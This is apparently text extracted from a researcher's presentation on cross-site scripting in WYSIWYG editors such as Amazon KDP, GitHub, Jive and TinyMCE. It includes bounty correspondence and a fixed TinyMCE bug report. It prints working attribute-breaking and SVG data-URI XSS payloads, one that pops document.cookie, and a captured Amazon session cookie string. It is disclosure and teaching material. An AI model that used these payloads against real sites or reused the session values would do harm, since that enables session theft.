
...

```
http://xssplayground.net23.net/xss%22onmouseover=%22alert(1);%20imagefile.svg
```

The above URL after decoding on server-side looks like

```
http://xssplayground.net23.net/xss"onmouseover="alert(1); imagefile.svg
```

XSSed Alexa (Explicit Decoding Case)



Recommended Read

<http://issuu.com/mscasherjaved/docs/urlwriteup/1>

XSSed GitHub's Markdown (SVG based JavaScript execution)



SVG XSS in camo.github.com

500 pts

@soaj1664 reported an XSS vulnerability in the sandbox domain we use for proxying images coming from non-HTTPS sources. By using our image proxy to request an SVG resource, an attacker could have caused arbitrary JavaScript to execute in the image-proxy domain.

While this vulnerability existed in a sandbox domain, largely intended to mitigate the risk of serving user-supplied content, we still took the threat seriously. We addressed the behavior by disallowing SVG images until we moved the image proxy to a domain that is not a subdomain of GitHub.com.

<https://bounty.github.com/researchers/soaj1664.html>

Recommended Read

https://www.owasp.org/images/0/03/Mario_Heiderich_OWASP_Sweden_The_image_that_called_me.pdf


XSSed Amazon's Seller Central & Kindle Direct Publishing Forums's WYSIWYG Editor

Insert Image Syntax

!Image URL Goes Here!

Internally it is treated as ...

XSSed Amazon's Seller Central (break context case)



XSSed Amazon's Kindle Direct Publishing (break context)

https://kdp.amazon.com/community/post!default.jspa?forumID=9

kindle direct publishing Bookshelf Reports

Home » Amazon KDP Support » Ask the Community » General Questions

Post Message: New Thread

Type your message using the form below. When finished, you can optionally preview your post.

Subject: test

Message:

Tags:

The page at https://kdp.amazon.com says:

```
jive.vid=dtdCY205KhOk76S; lc-main=en_US; x-wl-uid=1nT8mDu5KffQzOpYxY9SbsjGTwdWZtE4ZhTbTeuByNj6alb+5SaQpf3McFnUXBkDLf9Kpv2yuT/brD05vU+ q0s/SDC91GE/HROI5nYsDEV7Gud/E6G29SFLyWN8jc8LB5Q7ACIsRAs=; aws-x-main=NEa5gip0aajExfABzcyuKuVrTOgbs1mI; __utmv=194891197.NEa5gip0aajExfABzcyuKuVrTOgbs1mI; __utma=194891197.1653440298.1394920255.1394920255.1394920364.2; __utmz=194891197.1394920364.2.2.utmccn=(referral)|utmcsr=signin.aws.amazon.com|utmccst=/oauth|utmcmd=referral; aws-ubid-main=180-4663513-5652926; aws-session-id-time=2082787201; aws-session-id=175-6493240-6220265; regStatus=registering; s_vnum=1824505148486%26vn%3D2; s_ev22=%5B%5B%27346260img%2520srcx%2520onerrorconfirm162%27%2C%271392505154301%27%2D%2C%5B%27346260img%2520srcx%2520onerrorprompt162%27%2C%271394921113189%27%2D%2C%5B%2734%2520xxxx%27%2C%27139492279443%27%2D%2C%5B%27%2520xxxx%27%2C%271394922314727%27%2D%2C%5B%2760script6260script62alert160script62%27%2C%271394922372557%27%2D%2C%5B%271394922460177-21671; s_pers=%20s_nr%3D1394920503543-New%7C1402696503543%3B%20s_fid%3D76D7C4C9172C1A00-1D1EDF246195896E%7C1458080863132%3B%20s_dl%3D1%7C1394924263135%3B%20gpv_page%3DUS%253AAS%253ASOA-overview%7C1394924263144%3B%20s_ev15%3D%255B%255B%2527SCSOlogin%2527%252C%25271394922463150%2527%252D%252D%7C1552688863150%3B; s_fid=21F0D5A5639069FB-1B8FE6B2C46CBD08; s_dslv=1396989108881; s_vn=1415921836633%26vn%3D7; apn-user-id=c26b89e5-9759-4a6f-b3cb-04c57ccdbd40; session-id-time=2082787201; session-id=177-4260033-7993343; kdpfrm-sid=A0F03CC8A875A0559423191B124F72F1; ubid-main=184-3064261-6152011; session-token=Q0P7leD1XrQlXKXmXpD6Qm86pkQ0stXy0mbd
```

over="confirm(document.cookie)" alt="confirm(document.cookie)"

perjive-panel-wrapper div#preview-panel.current img

Emulation is currently disabled. Toggle ☐ in the main toolbar to enable it.

Attack Vector #2

Useful in cases if sites automatically insert
anchor tag (<a>) around image ...

Recommended Read

<http://css-tricks.com/using-svg/>

XSSed Jive

Test

data:image/svg+xml;base64,PD94bWwgdmVyc2lvbj0iMS4wIiBlbmNvZGluZz0iVVRGLTgiPz4gCjwhRE9DVFIQRSBodG1sIFsgCjwhRU5USVRZIGluamVjdCAiM2MDtzY3Jpc

jive Home Browse Explore Support

JavaScript Alert

1

OK

Created by Scott Finkel

575 Improvements to Projects (Permissions)
Created by Murad Bangash

540 Order of items in featured content widget
Created by Dominic G

485 User Configurable List of Links Available in Toolbar for Quick Navigation
Created by Ryan Rutan

470 Track and Follow Categories (formerly also Following Tags, which is now supported)
Created by Eric Zillmer

455 Ability to Associate Category without Editing Content
Created by Ryan Rutan

410 Creating an idea should

Waiting for 212-ahz-914.mktorep.com...

Elements Network Sources Timeline Profiles Resources Audits Console Tamper

```
<div class="j-author-act font-color-meta-light">...</div>
<div class="j-excerpt-full-html-content">
  <!-- [DocumentBodyStart:82da801a-494d-4bf9-a41a-3600575f361e] -->
  <div class="jive-rendered-content">
    <p>
      <a href="data:image/svg+xml;base64,P...jdDsgCjwvYm9keT4gCjwvaHRtbD4=">
        <img alt="svg+xml;base64,PD94bWwgdmVyc2lvbj0iMS4wIiBlbmNvZGluZz0iVVRGLTgiPz4gCjwhRE9DVFIQRSBodG1sIFsgCjwhRU5USVRZIGluamVjdCAiM2MDtzY3JpcH0mIzYyO2FsZXJ0KDEpJiM2MDsvc2NyaX80JiM2MjsiPiAKXT4gCjxodG1sIHhtbG5zPSJodHRwOi8vd3d3LnczLm9yZy80Tk5L3hodG1sIj4gCjx0ZWZkPiAKPHRpdGx1P1R1c3Q8L3RpdGx1PiAKPC90ZWZkPiAKCjxiY2R5PiAKJmIuamVjdDsgCjwvYm9keT4gCjwvaHRtbD4=" style="max-width: 620px; height: auto;"/>
      </a>
    </p>
  </div>
```

... #context_3227383_4011_14_2022_20425292397966704 div div div #node-collapsed-20425300896331757 #excerpt_20425300896331757 div div div p a img.jive-image.image-1

Styles Computed

```
element.style {
  max-width: 620px;
  height: auto;
}

media="all" platform
.jive-rendered-content img.jive-image {
  margin: 12px;
}

media="all" platform
html, body, jive-base.css:2
```

Find in Styles

Other Potential Attack Vector for `<img src="">`




<https://twitter.com/filedescriptor/status/512252595906158592>

Attacking Attributes in WYSIWYG Editors


**Common attributes
are ...**

alt, id, class, value & title

Attribute Context Attack Methodology




XSSed Yahoo Email's WYSIWYG Editor



` ` in action

XSSed GitHub's Markdown



<https://html5sec.org/innerHTML/> (Mario Heiderich's Utility)

GitHub's reply on my report

Re: [CODENAME INVERSE BOSON] - GitHub Bounty Submission



Inbox x



Patrick Toomey <bounty@github.com>

Apr 12 ☆



to me ▾

Hi,

Thanks for the submission! We have reviewed your report and validated your findings. After internally assessing the findings we have determined they are low in risk. As you noted, this vulnerability only applies to Internet Explorer 8 (or prior), which is not supported by GitHub.com. While overall IE8 usage may be 22%, the usage on GitHub.com is substantially less. As a result, the vulnerability is low in risk to GitHub users and not eligible for a reward under the Bug Bounty program.

Best regards and happy hacking!



Please note that GitHub no longer supports Internet Explorer versions 7 or 8.

We recommend upgrading to the latest Internet Explorer, Google Chrome, or Firefox.

If you are using IE 9 or later, make sure you turn off "Compatibility View".

[Learn more](#)

[Ignore](#)

Lithium WYSIWYG Editor



Lithium's reply on my report



Swapnil Shinde <swapnil.shinde@lithium.com>

to SecOps, me ▾



Jun 4



Hello Ashar,

Thank you for reporting this issue which is a good one and difficult to find. We are in the process of triaging the issue and fixing it.

Thanks.

Swapnil

XSSed TinyMCE

← → ↻ www.tinymce.com/develop/bugtracker_view.php?id=6858

Status: Closed Priority: 3 Resolution: Fixed Assigned to: None

URL: <http://fiddle.tinymce.com/vceaab>

Description: Description of problem: I have found an innerHTML based XSS in TinyMCE. It is also known as Mutation XSS. For details about innerHTML based XSS, I would like to refer you to the work done by Mario: <http://www.nds.rub.de/research/publications/mXSS-Attacks/>

Steps to reproduce:

1. On the demo, click on insert/edit image
2. In the dialog box, the first field is Source. Give a valid image source e.g., http://www.ietf-security.org/images/new-web/Trojan_Horse.jpg
3. The next field in the dialog box is description and it internally it is treated as 'alt' attribute of the img tag
4. In this field, input, `"onmouseover=alert(1)"`
5. and click submit. The final code after this input looks like:
`<p></p>`

Two ways to verify this.

- 1) Look at the innerHTML property in IE8.
- 2) And at the same time, you can test the above code in the online utility for testing innerHTML based XSS: <http://html5sec.org/innerHTML/> (by Mario) and click on button document.write(innerHTML). You will see a broken image and as soon as you will bring mouse over the broken image, you will see XSS. The reason is IE8 treats back-tick (``) as a valid separator for attribute and value.

FOR FIX

if in description field, I input

`"onmouseover=alert(1)"`

in order to break the attribute context then TinyMCE performs well and convert the double quote into respective entity i.e., "

BUT you have ignored ``. The easy fix would be: Add `` in your encoding symbols list. It should be converted into ` Thanks!

EDIT DELETE UNWATCH

Comments

 **spocke** 2014-04-16 13:21:43

Fixed so this character is encoded when used in attributes.

Changelog

Tracker

Bugs

Features

Need support?

If you need support, premium support is provided by our partners.

PREMIUM SUPPORT

Moxie Manager

LEARN MORE BUY NOW!

Need to handle files in TinyMCE? Then check out MoxieManager. Integrate it into TinyMCE or use it with any editor out there.

Try TinyMCE Now!

Try a demo of TinyMCE right now on our website!

CHECK IT OUT

http://www.tinymce.com/develop/bugtracker_view.php?id=6858

Attacking Insert/Edit Link Feature

WYSIWYG's Insert Link

Link

URL

Target Same window ▼

OK Cancel

Insert link

Url 


Text to display

Title

